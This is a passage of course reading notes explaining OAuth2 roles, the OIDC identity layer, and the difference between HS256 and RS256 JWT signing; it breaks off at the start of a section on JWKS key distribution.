

The sub claim in the access token is the foreign key. When a token arrives carrying a sub you've never seen, your API does a four-step dance: verify the token, look up your User row by subjectId, fetch the IdP's userinfo endpoint to learn the user's email and display name if you don't have a row yet, and create the row. From then on, that user has both a global identity at the IdP and a local profile at your app, joined on sub.
This split is what lets each application keep its own permission model without forcing the IdP to know every app's internal schema. The IdP says "this is user abc123, and they're a User in your tenant." Your app decides what a User can do in your world.
6 OAuth2 — Delegation, Not Authentication¶
Up to this point, every example has assumed your API is also the auth server: it accepts the password, mints the token, and verifies the token on subsequent requests. That works for one team building one application. It does not work the moment you have many applications, third-party clients, or a separate company holding your users' credentials.
OAuth 2.0 (Hardt, 2012; RFC 6749) is the standard for that wider world. It is the protocol that lets a user grant a client application limited access to their resources, without the user handing over their credentials to the client. OAuth2 is a delegation framework, not an authentication protocol — a distinction the next section (OIDC) will sharpen.
6.1 The Four Roles¶


Resource Owner — the user. They own the resources (their photos, their messages, their bank account) and are the only party who can grant access.
Client — the application acting on the user's behalf. A web app, a mobile app, a CLI tool, a server-to-server worker. The client wants access to the resources but does not own them.
Authorization Server — the OAuth2 endpoint that authenticates the user and issues tokens. In our course this role is filled by Auth².
Resource Server — the API that holds the protected resources. It accepts a token, verifies it was issued by the authorization server it trusts, and serves the request. Your group's API plays this role in Sprint 3.
6.2 "When You Sign In With Google"¶
The everyday version of OAuth2 you've already used: an app prompts you to "Sign in with Google." A new tab opens at accounts.google.com. You log in to Google, not to the app. Google asks "this app wants access to your email and profile — allow?" You click yes. The tab closes, the app shows you logged in. You never gave the app your Google password.
Mapped onto the four roles: you are the resource owner, the app is the client, Google is the authorization server, and Google's user APIs (or whichever services the app then calls) are resource servers. The token the app received is its delegated credential — proof that you allowed it limited access for some duration.
This is why "OAuth2 is not an authentication protocol" matters. OAuth2 by itself answers "can this client perform action X?" — not "who is the human behind this client?" The user identity question is layered on top by OIDC, the topic of the next section.
7 OIDC — Identity Layer on OAuth2¶
OAuth2 hands out access tokens that say "the bearer is allowed to do X." It does not, by itself, tell a client app who is logged in. Many real applications need to know that — to display "Hello, Charles" in a header, to bind app-local data to a user, to enforce per-user access rules.
OpenID Connect (OIDC) is a thin specification layered on top of OAuth2 that adds the identity story. It introduces three things: the ID token, the userinfo endpoint, and a discovery document.
7.1 What OIDC Adds¶


ID token — a JWT, separate from the access token, whose entire purpose is to identify the user. It carries sub, name, email, email_verified, and similar profile claims. It is signed by the IdP and can be verified by the client without contacting the IdP. The ID token is for the client; the access token is for the resource server. Don't mix them up.
Userinfo endpoint — a URL (typically /userinfo) that returns the same kind of profile data as the ID token, but as a fresh API response rather than a frozen JWT claim. Resource servers use this to enrich their local user records when they encounter a sub for the first time — exactly the IdP/app-split lookup pattern from §5.4.
Discovery — every OIDC IdP publishes a metadata document at /.well-known/openid-configuration listing all of its endpoints (authorization, token, userinfo, JWKS) and the algorithms it supports. Clients and verifiers fetch this once to learn the topology rather than hardcoding endpoint URLs.
7.2 Why The Distinction Matters¶
OAuth2 alone tells your API "the bearer of this token is allowed to call you." OIDC adds "...and the human behind that bearer is sub=abc123, named Charles, email cfb3@uw.edu." In Sprint 3, the answer to the first question is what gets your handler to run; the answer to the second question is what populates your local User table on first sign-in.
Week 7's reading goes deeper into OAuth2 grant flows (authorization code, PKCE, client credentials). For now: when someone says "we use OIDC," they mean "we use OAuth2 for delegation and we use the OIDC layer on top to identify users." Almost every modern IdP — Auth0, Cognito, Okta, Entra, Google, and the course's own Auth² — speaks OIDC.
8 Symmetric vs. Asymmetric Token Signing¶
A JWT is only as trustworthy as its signature, and a signature is only as trustworthy as the key that produced it. Where the signing key lives shapes the entire trust architecture of an auth system. There are two families.
8.1 HS256 — Symmetric (Shared Secret)¶


HS256 uses HMAC-SHA256. The signer and the verifier share a single secret key. Whoever holds that key can both mint and verify tokens. It's simple, fast, and appropriate when one party plays both roles — exactly the Sprint 2 setup, where your API mints tokens on /auth/dev-login and verifies them on every protected route, all using the same JWT_SECRET.
The constraint: every party that needs to verify tokens must hold the secret. If three APIs in your system need to verify tokens, all three hold the secret. A leak from any one of them — a stolen .env, a misconfigured CI log, an over-eager console.log — gives the attacker the power to mint tokens that all three APIs will accept.
8.2 RS256 — Asymmetric (Public/Private Keypair)¶
RS256 uses RSA with SHA-256. The authorization server holds a private key and signs with it; everyone else verifies with the matching public key. The two keys are mathematically linked, but you cannot derive the private key from the public key.
The asymmetric model changes the threat picture in a useful way:
- Forgery requires the private key. No matter how many resource servers exist, none of them can forge tokens — they only have the public half. Compromising a resource server lets the attacker steal tokens passing through it, but not mint new ones.
- Public keys can be published. Literally. The IdP exposes them on the public internet (§9). The verifier doesn't need to authenticate to fetch the key. Leaking the public key is a non-event because it was already public.
- Key rotation is a one-sided operation. The IdP rotates its keypair on its own schedule. Verifiers re-fetch the JWKS endpoint and pick up the new key automatically.
This is why every modern IdP — Auth² included — uses RS256 (or its elliptic-curve cousin ES256) for tokens that cross trust boundaries.
9 JWKS — Public Key Distribution¶
If RS256 is the trust model, JWKS is the plumbing that makes it work in practice.
9.1 The JWKS Endpoint¶
